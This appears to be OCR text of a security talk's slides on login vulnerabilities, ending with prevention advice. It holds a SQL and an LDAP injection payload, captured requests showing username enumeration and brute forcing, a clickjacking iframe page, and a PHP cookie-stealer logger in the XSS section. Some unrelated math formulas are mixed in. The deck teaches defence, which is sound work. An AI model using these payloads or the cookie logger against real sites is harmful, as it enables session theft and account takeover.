
```
POST /account/login_verification HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 229
Origin: https://site.com
DNT: 1
Connection: close
Referer:
https://site.com/account/login_verification?platform=web&user_id=336773725&challenge_type=Sms&challenge_id=c2BRiDCFT9hFzbW0XgXVp9GJVBzEN3v8p5w4jJ&
remember_me=true&redirect_after_login_verification=%2F
Cookie: personalization_id="v1_go/6swEquhcmVCDx5mTcOQ=="; guest_id=v1%3A161619061462720348; gt=1373029074675888134; ct0=
8fa0cd52c5fce23e0b59688339e5da38; sess=
BAh7CyIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNo%250ASGFzaHsABjoKQ3JlYXRlZF9hdGwrCADKd0x4AToMY3NyZl9p%250AZCIlZDNjZmFiMzkyNjUxYjViZDI0
MWE3YWU5NjM4MzNmYjE6B2lkIiVkMDg4%250AZjRlZWVjY2YwYTc5OThmODJkZTlkMWUxYjUyNTofbG9naW5fdmVyaWZpY2F0%250AaW9uX3VzZXJfaWRpBF3CEhQ6ImxvZ2luX3IitjMkJSaU
RDRlQ5aEZ6YlcwWGdYVnA5R0pWQnpFTjN2OHA1dzRqSg%253D%253D--ea881d902b21a3c2709c0eb53b3096a9cf107a6f; att=1-wGBXdD7B0CWrSMJTbfNqn9iGl0ANsIOIx4s1nEOe
Upgrade-Insecure-Requests: 1

authenticity_token=cdd1f2d608cc774ba7af2dc361f21c&challenge_id=c2BRiDCFT9hFzbW0XgGJVBzEN3v8p5w4jJ&user_id=336773725&challenge_type=Sms&platform=
web&redirect_after_login=%2F&remember_me=true&challenge_response=123456
```

OAuth & OpenID



1. User accesses resource
2. Client requests authorization, usually with a log in page
3. User inputs credentials
8. User can acces the application
4. Client transfers user's credentials with OAuth keys
5. Authorization server gives Access Token
6. Transfer Access token
7. Gives access to the resource
Resource owner
Client
Authorization server
Resource server

OAuth



Authorize GitLab.com

GitLab.com by gitlabhq
wants to access your sohamkamani account

Personal user data
Email addresses (read-only)


Authorizing will redirect to
https://gitlab.com

Not owned or operated by GitHub

Created 5 years ago

More than 1K GitHub users

Which Login Type is More Secure?



r
$A = \pi r^2$
$C = 2\pi r$
$V = \frac{1}{3}\pi r^2 h$
h
r
$V = \pi r^2 h$
30° 45° 60°
sin
cos
tan
$\int \sin x dx = -\cos x + C$
$\int \frac{dx}{\cos^2 x} = tgx + C$
$\int tgx dx = -\ln|\cos x| +$
$\int \frac{dx}{\sin x} = \ln\left|tg\frac{x}{2}\right| + C$
2x
60°
30°
$x\sqrt{3}$
45°
tan (θ)
10
5
-5
θ /rad
$ax^2 + bx + c = 0$
$a(x^2 + \frac{b}{a}x + \frac{c}{a}) = 0$

Login Vulns.

- Username Enumeration
- Injections
- Brute Force Attacks
- Clickjacking
- SSL Vulns.
- XSS
- Session Fixation
- JWT Vulns.

Injections

```
SELECT username, pass FROM users WHERE username='$uname' AND password='$passwrd‘
```

The payload is ' or "=‘

```
SELECT username, pass FROM users WHERE username=" OR "=" AND password=" or "="
```

Injections

In the injection category, we should not consider only SQL Injection vulnerability.


For example LDAP Injection:

user=*)(&

password=*)(&

(&(user=*)(&)(password=*)(&))

Username Enumeration




Facebook'a Giriş Yap

beykentieee@mail.com

Girdiğin e-posta bir hesaba bağlı değil. **Hesabını bul ve giriş yap.**

●●●●●●●●●●●

Username Enumeration




```
POST /sessions HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.10; rv:32.0) Gecko/20100101
Firefox/32.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Cookie:
_findMyUsers_session=a2NXVXVrbkd6MUhvelRTbG8yM
ktMZUFVSEtuSEtvRlpIWTNWOWR6OC92ckQ5dDQzWVhLckp
1QUhTMlN                              yU3JDSmpYOWYvT
3o0S0tq                               jBvUmNuaXhLL3d
QTXJ1M0l                              kNTFDemlJYS9PV
DFhNkg4Y                              U8wNTlQRVBsZVh
VLS1la2N                              BPT0%3D--20d66
97cf1b1d                              581
Connecti
Content-Type:
application/x-www-form-urlencoded
Content-Length: 66

sessions%5Busername%5D=user@nvisium.com&sessio
ns%5Bpassword%5D=aaa
```

Valid Username

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1;
mode=block
X-Content-Type-Options:
nosniff
X-Ua-Compatible: chrome=1
Content-Type: text/html;
charset=utf-8
Etag:
"41a089c66d091bc1d2b5f0b01656f1
82"
Cache-Control: max-age=0,
private, must-revalidate
X-Request-Id:
00815b8d-ba7c-444f-bd58-a33a723
ce5ed
X-Runtime: 3.512637
Server: WEBrick/1.3.1
(Ruby/1.9.3/2013-11-22)
Date: Tue
00:38:52
Content-
Connecti
Set-Cook
request_
Set-Cook
_findMyUsers_session=
V1UnFrS042T0prWGdzM0pvZ3U0 kNRT
FhDUmlGaUQvVFFDM2U3RmJXanFQ lVC
```

4,515ms response time

938 bytes | 4,515 millis



```
POST /sessions HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.10; rv:32.0) Gecko/20100101
Firefox/32.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Cookie:
_findMyU                              kd6MUhvelRTbG8yM
ktMZUFV                               kQ5dDQzWVhLckp
1QUhTMl                               yU3JDSmpYOWYvT
3o0S0tq                               jBvUmNuaXhLL3d
QTXJ1M0                               kNTFDemlJYS9PV
DFhNkg4                               U8wNTlQRVBsZVh
VLS1la2                               BPT0%3D--20d66
97cf1b1d                              b681
Connection: keep-alive
Content-Type:
application/x-www-form-urlencoded
Content-Length: 66

sessions%5Busername%5D=aaar@nvisium.com&sessio
ns%5Bpassword%5D=aaa
```

Invalid Username


```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1;
mode=block
X-Content-Type-Options:
nosniff
X-Ua-Compatible: chrome=1
Content-Type: text/html;
charset=utf-8
Etag:
"41a089c66d091bc1d2b5f0b01656f1
82"
Cache-Control: max-age=0,
private, must-revalidate
X-Request-Id:
000399a4-bb3e-4d5c-8e0d-ed56816
be5f8
X-Runtime: 0.003274
Server: WEBrick/1.3.1
(Ruby/1.9.3/2013-11-22)
Date: Tu
00:40:54
Content-
Connecti
Set-Cook
request_
Set-Cook
_findMyUsers_session=NE1 ZEwrMl
FjWElTTG9RYzNiS002N3ZmZzd VDFkb
mU0Rm1Wdnl5WmRjZ1BscHVvK2Q UUFT
```

1,006ms response time

938 bytes | 1,006 millis

PRISMA

Brute Force Attacks




Filter: Showing all items


Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
4	administrator	admin	200	□	□	4388	
5	test	admin	200	□	□	4388	
6	admin	pass	200	□	□	4388	
7	bee	pass	200	□	□	4388	
8	root	pass	200	□	□	4388	
9	administrator	pass	200	□	□	4388	
10	test	pass	200	□	□	4388	
11	admin	password	200	□	□	4388	
12	bee	password	200	□	□	4388	
13	root	password	200	□	□	4388	
14	administrator	password	200	□	□	4388	
15	test	password	200	□	□	4388	
16	admin	12345	200	□	□	4388	
17	bee	12345	200	□	□	4388	

```
POST /bwapp/login.php HTTP/1.1
Host: websploit2018
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websploit2018/bwapp/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
DNT: 1
```

SSL Vulns.



Client
Gateway
Server
Client to Gateway
Gateway to Server
Hello
"Hello"
Secure session request.
Hello
"Hello"
Secure session request.
Certificate
(Public Key)
Certificate
(Public Key)
Encrypted
Session Key
Encrypted
Session Key
Gateway Decrypts
Session Key
Server Decrypts
Session Key
Client
Secure Connection
Gateway
Secure Connection
Server

Clickjacking




Website is vulnerable to clickjacking!

Very Important Login Form



```html
<html>
<head>
	<title>IEEE Beykent</title>
</head>
<body>
	<p>Website is vulnerable to clickjacking!</p>
	<iframe src="https://ayberk.ninja/data/login-form.html" width="500" height="500"></iframe>
</body>
</html>
```


XSS



```php
<?php

function GetIP()
{
    if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
        $ip = getenv("HTTP_CLIENT_IP");
    else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
        $ip = getenv("HTTP_X_FORWARDED_FOR");
    else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown"))
        $ip = getenv("REMOTE_ADDR");
    else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))
        $ip = $_SERVER['REMOTE_ADDR'];
    else
        $ip = "unknown";
    return($ip);
}

function logData()
{
    $ipLog="log.txt";
    $cookie = $_SERVER['QUERY_STRING'];
    $register_globals = (bool) ini_get('register_gobals');
    if ($register_globals) $ip = getenv('REMOTE_ADDR');
    else $ip = GetIP();

    $rem_port = $_SERVER['REMOTE_PORT'];
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $rqst_method = $_SERVER['METHOD'];
    $rem_host = $_SERVER['REMOTE_HOST'];
    $referer = $_SERVER['HTTP_REFERER'];
    $date=date ("l dS of F Y h:i:s A");
    $log=fopen("$ipLog", "a+");

    if (preg_match("/\bhtm\b/i", $ipLog) || preg_match("/\bhtml\b/i", $ipLog))
        fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent | METHOD: $rqst_method | REF: $referer | DATE{ : } $date | COOKIE:  $cookie <br>");
    else
        fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host |  Agent: $user_agent | METHOD: $rqst_method | REF: $referer |  DATE: $date | COOKIE:  $cookie \n\n");
    fclose($log);
}

logData();

?>
```

PRISMA

Session Fixation



JWT Vulns.

- Modify the algorithm to None (CVE-2015-9235)
- Change the algorithm RS256(asymmetric) to HS256(symmetric) (CVE-2016-5431/CVE-2016-10555)
- Embedded Public Key (CVE-2018-0114)
- Brute-force HMAC secret

Prevention

- HTTPS usage
- SameSite, Secure and HttpOnly flags
- CAPTCHA and login limit
- Hide error messages
- MFA usage
- Monitoring
- Password policy

- X-Frame-Options header
- Use Prepared Statements
- Input validation
- HSTS header

Prevention

For more detail;

- https://cheatsheetseries.owasp.org/

You can find this slide at the following address:

- https://ayberk.ninja/presentation/

Thanks

Do you have any questions?

✉ mhmtayberk@protonmail.com

mhmtayberk

ayberk.ninja

This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik**

PRISMA